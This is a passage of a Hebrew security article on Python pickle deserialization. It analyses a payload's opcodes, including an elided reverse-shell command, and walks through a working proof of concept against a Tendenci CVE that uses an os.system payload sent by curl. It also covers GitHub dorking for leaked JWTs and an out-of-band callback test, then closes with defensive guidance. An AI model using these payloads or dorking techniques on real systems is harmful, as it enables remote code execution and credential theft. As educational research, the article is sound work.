כל פקודה שכזו בעצם מתווספת למחסנית שלנו ש-pickle יבצע לאחר הבניה לפי הסדר:



סקירת פקודות ה-opcode הגולמיות מציגה בבירור את האופי של pickle כמכונה זעירה. ה-payload ששלחנו מתורגם על ידי המנגנון של pickle בצורה הבאה:

Byte Sequence	אופרטור\חלק לוגי	משמעות
\x80\x04	Protocol Header	מסמל לפייתון שאנחנו משתמשים ב-pickle גרסא 4
\x95	Frame Opcode	מסמל את תחילת הדאטה
n\x00\x00\x00\x00\x00\x00\x00	Frame Size	מסמל מספר בשיטת ספירה של little endian בגודל 8 בתים מסמל את ה- frame size, של 110 בתים
\x8c\x05	String Length	מכין את המנגנון לקבל סטרינג באורך 5
posix	Module Target	מסמל למנגנון לעבוד לפי פרוטוקול שמתאים ל-unix\linux
פקודות נוספות...		
rm /tmp/f; ... > /tmp/f	The Exploit Command	הפקודה הזו מוחקת pipe ישנים שהיו ומריצה Pipe חדש שמאפשר לנו reverse shell
פקודות נוספות...		
.	Stop Opcode	מסמל את הסיום של הפעולות ל- file stream ומחזיר את השליטה ל-python להמשך הרצת התוכנית.

שימו לב כפי שהזכרנו קודם את פרוטוקול posix שהוגדר באופן מפורש. מדובר ב-op code שמתווסף על ידי ה-pickle בתהליך הסריאליזציה בהתאם למערכת ההפעלה שבה הוא רץ.

כמובן שאפשר באופן ידני להחליף את הפרוטוקול ל-nt (windows) ועוד שלל משחקים ומניפולציות, אבל כפי שהזכרנו – חובה לוודא שהפקודות תואמות את מערכת ההפעלה וששאר ה- opcodes תואמים למחשב של הקורבן.


שימו לב לשיטה של הניצול חולשה בדיאבלו 2 ובדוגמא שהצגנו. בשני המקרים, מנגנון הדסריאליזציה מקבל זרם בייטים ממקור שלא ניתן לסמוך עליו, ומבצע באמונה עיוורת את מה שהבייטים מורים לו לעשות. המפרש של שרת המשחק של דיאבלו2 (D2GS) סמך על הסדר והאורך של השדות הבינאריים. פונקציית pickle.loads סומכת על תוכנית מחשב שלמה וכתובה. ההבדל הוא ברמת ההרשאות. pickle מעניק לתוקף כברירת מחדל מנוע הרצה שלם, ולכן הניצול שלו דורש לפעמים לא יותר משורת קוד אחת בלבד או שילוב של כמה גאדג'טים פשוטים, במקום שרשור חולשות מורכב יותר שדורש דריסת זיכרון ומניפולציה Low Level.

CVE-2026-23946 – חולשת pickle בעולם האמיתי


החולשה הזו קיימת בגרסאות v15.3.11 ומטה של Tendenci, פרויקט Open Source שמספק מערכות CRM לעמותות וארגונים ללא מטרות רווח. וניתן להוריד את הקוד של הגרסא הפגיעה כאן: https://github.com/tendenci/tendenci/releases/tag/v15.3.11.

דייג מוצלח הולך בדרך כלל למקום בו יש דגים, ולכן אם נרצה למצוא חולשות pickle אנחנו צריכים לחפש פרויקטים בעולם האמיתי שמשתמשים במנגנון של pickle.


אחת הדרכים שבה אני אוהב למצוא כיוונים לחולשות ולהתאמן אחרי שלמדתי דרך חדשה לניצול חולשה היא גיטהאב דורקינג – חיפוש מילות מפתח למציאת חולשות. אחד הכלים הנוחים לשימוש הוא grep.app (למרות שגם ניתן לעשות את החיפוש באמצעות ה-API של גיטהאב) שמאפשר לחפש על פי מילות מפתח. כך למשל אם נחפש "eyJhbGciOiJ" נמצא JWT חשופים ברפוזיטורי שונים, שכן זה הוא החלק הפותח של ה-header של JWT:



ניכנס לאחד מהריפוז ונמצא את הטוקן חשוף לחלוטין:



אפשר להשתמש באותה לוגיקה בשביל לחפש קוד פגיע כמו הפונקציה pickle.loads שמבצעת את הדסריאליזציה.




נשים לב שמצאנו כמה חשודים אפשריים (19,159 ליתר הדיוק), אבל העובדה שיש את הקטע קוד שאנו חושדים בו כפגיע לא אומרת שבהכרח יש חולשה.

כחלק מתהליך החיפוש העליתי באוב את tendenci. הרצתי סקריפט שבאופן אוטומטי מחפש מילות מפתח כמו security, deserialization, patch, vulnerable, vulnerability וכו' ב- commits, issues וה-PR-ים של הפרויקט ומצאתי שלפרויקט הייתה בעבר פרצת deserialization בשנת 2020 (https://github.com/tendenci/tendenci/issues/867).

מכיוון שטעות לעולם חוזרת, הסיכויים שבפרויקט מסוים בו הייתה בעבר תקלת דסריאליזציה תהיה שוב תקלה דומה הם לא קטנים, בעיקר כשעובר זמן רב ממאז שהפאצ' שנעשה.

נפתח את הקוד של Tendenci נריץ חיפוש של מילת המפתח pickle.loads שמראה לנו 2 מקרים בהם היא מופיעה בקובץ staff.py, כשאחת מהם מחוקה בהערה, שזה בדרך כלל גם סימן לקוד שהושאר כדי שיטופל בהמשך.



פרקטיקה לא טובה היא להעלות קוד עם הערות שחסרות משמעות לקוד הקיים לפרודקשן, שכן הן עלולות לספק לתוקף עוד מידע על דברים לא מאובטחים בקודבייס שלנו.

כך למשל אנחנו יכולים לראות שהשורה מעל השורה שמחקו עם הקומנט בעצם משתמשת ב-simplejson.loads, זו היא תוצאה של פאצ' שנעשה לספריה ב-2020 בעקבות פרצה דומה שמשתמשת במנגנון הלא מאובטח של pickle. פרצה זו קיבלה את המזהה CVE-2020-14942.

```
763         query_params = simplejson.loads(b64decode(saved_query.query))
764         #query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
```

אבל המקום הבא שבו מופיעה בדיוק אותה פונקציה של pickle.loads בההמשך הקובץ לא מטפלת באופן נכון בקלט הנכנס:

staff.py 9+

tendenci > apps > helpdesk > views > staff.py > run_report

```
1032  def run_report(request, report):
1050
1051      if request.GET.get('saved_query', None):
1052          from_saved_query = True
1053          try:
1054              saved_query = SavedSearch.objects.get(pk=request.GET.get('saved_query'))
1055          except SavedSearch.DoesNotExist:
1056              return HttpResponseRedirect(reverse('helpdesk_report_index'))
1057          if not (saved_query.shared or saved_query.user == request.user):
1058              return HttpResponseRedirect(reverse('helpdesk_report_index'))
1059
1060          import pickle
1061          from base64 import b64decode
1062          query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
1063          report_queryset = apply_query(report_queryset, query_params)
1064
1065      from collections import defaultdict
1066      summarytable = defaultdict(int)
1067      # a second table for more complex queries
1068      summarytable2 = defaultdict(int)
1069
```

על מנת להגיע ל-pickle.loads בחלק זה של הקוד נצטרך להעביר מידע לפונקציה run_report.

נבחן את הקוד מהפונקציה הפגיעה למעלה ונראה ששורה 1062 בקובץ:

```
query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
```

מקבלת בתוך הפונקציה של pickle את המשתנה saved_query.query שנשלח בשרשרת הקריאות על ידי request וספציפית על ידי request.GET.get('saved_query').

אז מזה ניתן להבין שה-payload שצריך לשלוח כדי לבדוק אם קיימת חולשה הוא אובייקט pickle מקודד ב-base64, שיועבר כערך של הפרמטר saved_query בכתובת ה-URL.

במילים אחרות, במקום ה-ID של SavedSearch לגיטימי, נשלח את ה-ID של אובייקט SavedSearch שיצרנו מראש, שמכיל בתוכו את ה-payload המקודד ב-base64 בשדה query שלו.

לאחר שיצרנו לעצמנו סיבת מעבדה של הפרויקט (אני באופן אישי תמיד מעדיף לעטוף קוד של פרויקט זר בדוקר ולהריץ בתוך מכונה וירטואלית) ניצור את הפיילואד כפי שלמדנו:

```
class RCE:
    def __reduce__(self):
        cmd = ('whoami > pwn.txt')
        return os.system, (cmd,)

print(base64.urlsafe_b64encode(pickle.dumps(RCE())))
```

נריץ את ההדפסה ונקבל את הפיילואד:

```
b'gASVKwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBB3aG9hbWkgPiBwd24udHh0lIWUUpQu'
```

כעת נשלח אותו כבקשת POST עם משתמש רשום במערכת (משתמש רגיל מסוג staff ללא הרשאות רבות) אל האנדפוינט הרגיש:

```
└─$ PAYLOAD='gASVKwAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBB3aG9hbWkgPiBwd24udHh0lIWUUpQu'
curl -X POST 'http://localhost:13370/helpdesk/save_query/' \
  -H 'Cookie: sessionid=dj4jfyh39dh345678901234ab; csrftoken=9f8ev5dc5b4a321c3dcba9876543210' \
  --data-urlencode "title=poc" \
  --data-urlencode "query_encoded=$PAYLOAD"
```

כעת נוכל לראות את הקובץ הזדוני בפרויקט שלנו באמצעות cat pwn.txt בתיקיה של הפרויקט בשרת!

כלומר, ההזרקה שלנו הריצה את os.system("whoami > pwn.txt") בהצלחה על המערכת של הקורבן.

דוגמא נוספת מבאג באונטי

במסגרת תוכנית באג באונטי ביצעתי בדיקה של פלטפורמה ל-Workflow Orchestration שכתובה ב-Python. צוותי דאטה אנג'ינירינג או דבאופס משתמשים בפלטפורמה הזו כדי לתזמן, לנטר ולהפיץ פייפליינים. המערכת הזו נפוצה מאוד בסביבות פרודקשן ויש לה מעל 5 מיליון הורדות בחודש. היא בדרך כלל נמצאת על תשתית שיש לה גישה ישירה לבסיסי נתונים, הרשאות ענן ועוד משאבים קריטיים לארגון.

הניסיון הראשון שלי לא היה "למצוא RCE" במערכת באמצעות pickle. אלא בהתחלה פשוט רציתי להבין איך הפלטפורמה מנהלת שמירת אורקסטרציות ואיך תהליך אחד מושך את פלט הנתונים של תהליך אחר.

קראתי את הדוקומנטציה שתיארה מנגנון לשמירת תוצאות שבו ערכי ההחזר של משימות ותהליכים עוברים סירליזציה ונכתבים לדאטהבייס בשרת. הפורמט של קובץ התוצאה השמור הוא מסמך json שמכיל שני מפתחות ראשיים שנראו בערך ככה:


```
{
  "result": "<serialized-bytes>",
  "metadata": {
    "serializer": { "type": "pickle" },
    "storage_key": "some-key"
  }
}
```

שדה ה-metadata שהגדיר איך לבצע את הסריאליזציה של המקודד בברירת המחדל הוא pickle! הערך הזה לא מחושב בצד השרת, אלא עובר כחלק מאובייקט דרך ה-API. משתמשים יכולים לבחור גם בשדה אחר שיפעיל מנגנון דסריאליזציה אחר, אבל ברירת המחדל הדליקה לי נורה.

בשלב הזה נולדה לי היפותזה שרציתי לבחון. אם שדה ה-metadata פתוח לכתיבה עבור המשתמש וניתן להעביר אותו ב-API, והפלטפורמה מבצעת דסריאליזציה ל-metadata, יש לנו כאן חולשה שעלולה להיות מנוצלת.


לצורך בדיקת ההיפותזה פתחתי 2 worflows כאשר אחד מהם, ה-workflow של הקורבן מקושר ל-workflow של התוקף ומושך את ה-metadata שלו.

תפסתי את הבקשה לפתיחת workflow באמצעות burp suite ויצרתי בבקשת POST את ה-workflow של התוקף עם השדות הזדוניים.




מכיוון שבדרך כלל אין לנו גישה ישירה למחשב של השרת, נבצע מתקפת SSRF כדי לבדוק אם ניתן להריץ קוד שרירותי. נעשה זאת באמצעות יצירת שרת עם לוגים דרך http://app.interactsh.com שמספקת לנו אתר שיכול לקבל בקשות חיצוניות ועושה להן לוגינג. כעת למעשה כל בקשת HTTP שתישלח לכתובת הזו תתווסף ללוג שלנו.

לאחר מכן הרצתי את ה-workflow בצד של הקורבן כדי לבחון את ההיפותזה:




ניכנס לאתר ונראה:



מכיוון שקיבלנו בקשת GET בלוגר בשרת שלנו, אנחנו יודעים שהצלחנו להוציא לפועל את ה-SSRF בהצלחה, ומכאן אנו מסיקים שההרצה של הקוד שלנו (RCE) עברה בהצלחה ולכן ניתן יהיה להוציא לפועל גם כל מתקפה אחרת של הרצת קוד מרחוק!

איך להתגונן מהתקפות pickle



הדבר הראשון שמהנדס טוב שואל את עצמו כשהוא בוחר בטכנולוגיה כלשהי היא – בשביל מה אני צריך את זה? או בניסוח יותר עדין – האם אני באצת צריך את כל מה שהטכנולוגיה הזו מאפשרת לי לעשות (https://en.wikipedia.org/wiki/You_aren%27t_gonna_need_it)? האם יש דרך פשוטה יותר להשיג את אותה התוצאה?

אם השימוש של pickle הוא בשביל להעביר אובייקט פשוט, אז מאוד סביר להניח שפונק' json.loads מובנית של פייתון תצליח לעשות את המלאכה בצורה טובה והיא הכלי המתאים למשימה.

אבל, אם החלטנו שלא להשתמש ב-pickle במקרים בהם אנחנו צריכים את הפונקציונליות שלה, צריך לשים לב שאנחנו לא יורים לעצמנו ברגל ומבצעים כל מיני "מעקפים" עקומים ל-pickle. כך למשל מצאתי את חולשה CVE-2026-31072 בספריית פייתון apscheduler. החולשה גם היא של דסריאליזציה במנגנון שנכתב במיוחד עבור הספריה שנקרא JSONSerializer . הספריה הציעה בעבר מנגנון pickle שנמצא בה אך הוגדר כמסוכן לשימוש ולא נתמך יותר או משומש בקוד (deprecated). אז איפה פה הבעיה? שהמנגנון של JSONSerializer עובד בתכלס כמו המנגנון של pickle ומאפשר להזריק דרכו פקודות זדוניות בצורה דומה.

כשספריה מחליטה לפתח "תחליף בטוח ל-pickle" בכוחות עצמה, היא עלולה לנעול את הדלת הקדמית אבל להשאיר את המפתח מתחת לשטיח. הפילוסופיה שלי אומרת שלא צריך להמציא את הגלגל מאפס וכדאי להשתמש בפתרונות קיימים אם הם טובים מספיק.

כדי שה-JSONSerializer יצליח להקים לתחייה אובייקטים מורכבים שמסמלים טריגרים של משימות, נבנה בספריה מנגנון שמחקה את ההתנהגות של pickle. ההבדל היחיד? על pickle כולם שומרים. יש עליו אזהרות בכל פינה של התיעוד הרשמי וכלי סריקה של SAST (כמו bandit או SEMGREP) ישר יקפיצו לגביו נורה אדומה (גם אם זה false positive הרבה פעמים). לעומת זאת, ה-JSONSerializer הפנימי נשאר מתחת לרדאר כי אף אחד לא מכיר את הדבר הזה.

אם כך, מה היה הפתרון הנכון במקרה הזה?

הפתרון הוא להשתמש ב-pickle! (או באחד התחליפים הבטוחים שלו)

אם הארכיטקטורה של האפליקציה שלכם מחייבת לשמור ולשחזר אובייקטים דינמיים, הבחירה ב-pickle עדיפה על פני פיתוח פתרונות עצמאיים מאפס. גם בעידן בו ניתן לג'נרט המון קוד עם AI מהר מאוד.


אם נסתכל על ספריות כמו PyTorch, נראה שהן השתמשו ב-pickle כברירת מחדל במשך שנים כדי לשמור משקלות של מודלים. מדובר היה בסיוט אבטחה כי תוקף יכול היה להחביא קוד זדוני בתוך קובץ מודל של רשת נוירונים, וברגע שחוקר תמים היה מריץ torch.load, המחשב שלו היה נפרץ.

כדי לפתור זאת, התעשייה התפצלה לשתי גישות מרכזיות: הגישה המובנית המגבילה את pickle מבפנים על ידי וייטליסט, כפי שקורה היום באופן דיפולטיבי למשל עם הדגל weights_only=True שהופיע החל מגרסא 2.6 של PyTorch ופועל בכל קריאה של torch.load, שמפעיל מאחורי הקלעים pickler מותאם אישית החוסם פונקציות כמו os.system ומאשר רק טיפוסים מתמטיים מוגדרים מראש. ככה שאם משתמש רוצה לשנות את ההגדרות האלו הוא חייב לשנות באופן ידני את ההגדרות ללא בטוחות.

מצד שני ישנה גישה המציעה אלטרנטיבות ל-pickle . בין הפתרונות הללו בולטת ספריית Safetensors של Hugging Face, שנכתבה ב-Rust ומונעת הרצת קוד על ידי שמירת המערכים בלבד ללא יכולת הפעלת פונקציות דאנדר, וכן כלי כמו MessagePack המספק פורמט בינארי מהיר ובטוח ללא הזרקת מחלקות דינמיות.

סיכום

התרשים הבא שיצרתי ב-Draw.io מסכם בצורה טובה איך יש לנהוג עם pickle:



ההתמודדות עם התקפות pickle דורשת בראש ובראשונה להימנע ככל האפשר משימוש ב-pickle לטובת העברת מידע וכשניתן, להשתמש בפורמטים בטוחים ופשוטים כמו json.

אם הארכיטקטורה מחייבת סריאליזציה של אובייקטים מורכבים, מוטב לבחור באלטרנטיבה שתנהל את ההגנה מפני החדרת פקודות באופן מובנה.

אם כבר בכל זאת החלטתם לבחור ב-pickle, תשתמשו במנגנוני הגנה מובנים, כגון שימוש בוייטליסטינג מאשר לפתח פתרונות "עצמאיים" שסביר להניח שיצרו פרצות אבטחה חבויות ולא מוכרות. בסופו של יום, המפתח להגנה פה טמון בהפנמת החוק הבסיסי של תכנות מאובטח שאומר שאסור בשום פנים ואופן להסתמך על קלט מהמשתמש.

על המחבר

לירן נדובה – מילואימניק, מפתח תוכנה וחוקר חולשות. למרות האמור במאמר, יודע לבנות לא רע שולחנות גם בלי חוברת ההוראות, חובב קפה, כושר, סקי וסה"כ כיף איתי במסיבות.

מוזמנים ליצור קשר ולראות מה אני עושה:

לינקדאין: https://www.linkedin.com/in/nedlir

גיטהאב: https://github.com/nedlir

מקורות מידע

- https://docs.python.org/3/library/pickle.html
- https://cxnsxle.hashnode.dev/deserialization-vulnerability
- https://portswigger.net/web-security/deserialization
- https://web.archive.org/web/20071030183649/http://forum.valhallalegends.com/index.php?topic=11756.0
- https://gist.github.com/amtal/bf941bde443eefc7d4626fd439d7f480
- https://www.reddit.com/r/diablo2/comments/1md2494/somebody_asked_how_many_lines_of_stats_an_item/#lightbox
- https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data
- https://davidhamann.de/2020/04/05/exploiting-python-pickle/
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Python.md
- https://nedbatchelder.com/blog/202006/pickles_nine_flaws
- https://github.com/advisories/GHSA-jqmc-fxxp-r589
- https://github.com/tendenci/tendenci/security/advisories/GHSA-339m-4qw5-j2g3
- https://snyk.io/blog/guide-to-python-pickle/
- https://www.blackduck.com/blog/python-pickling.html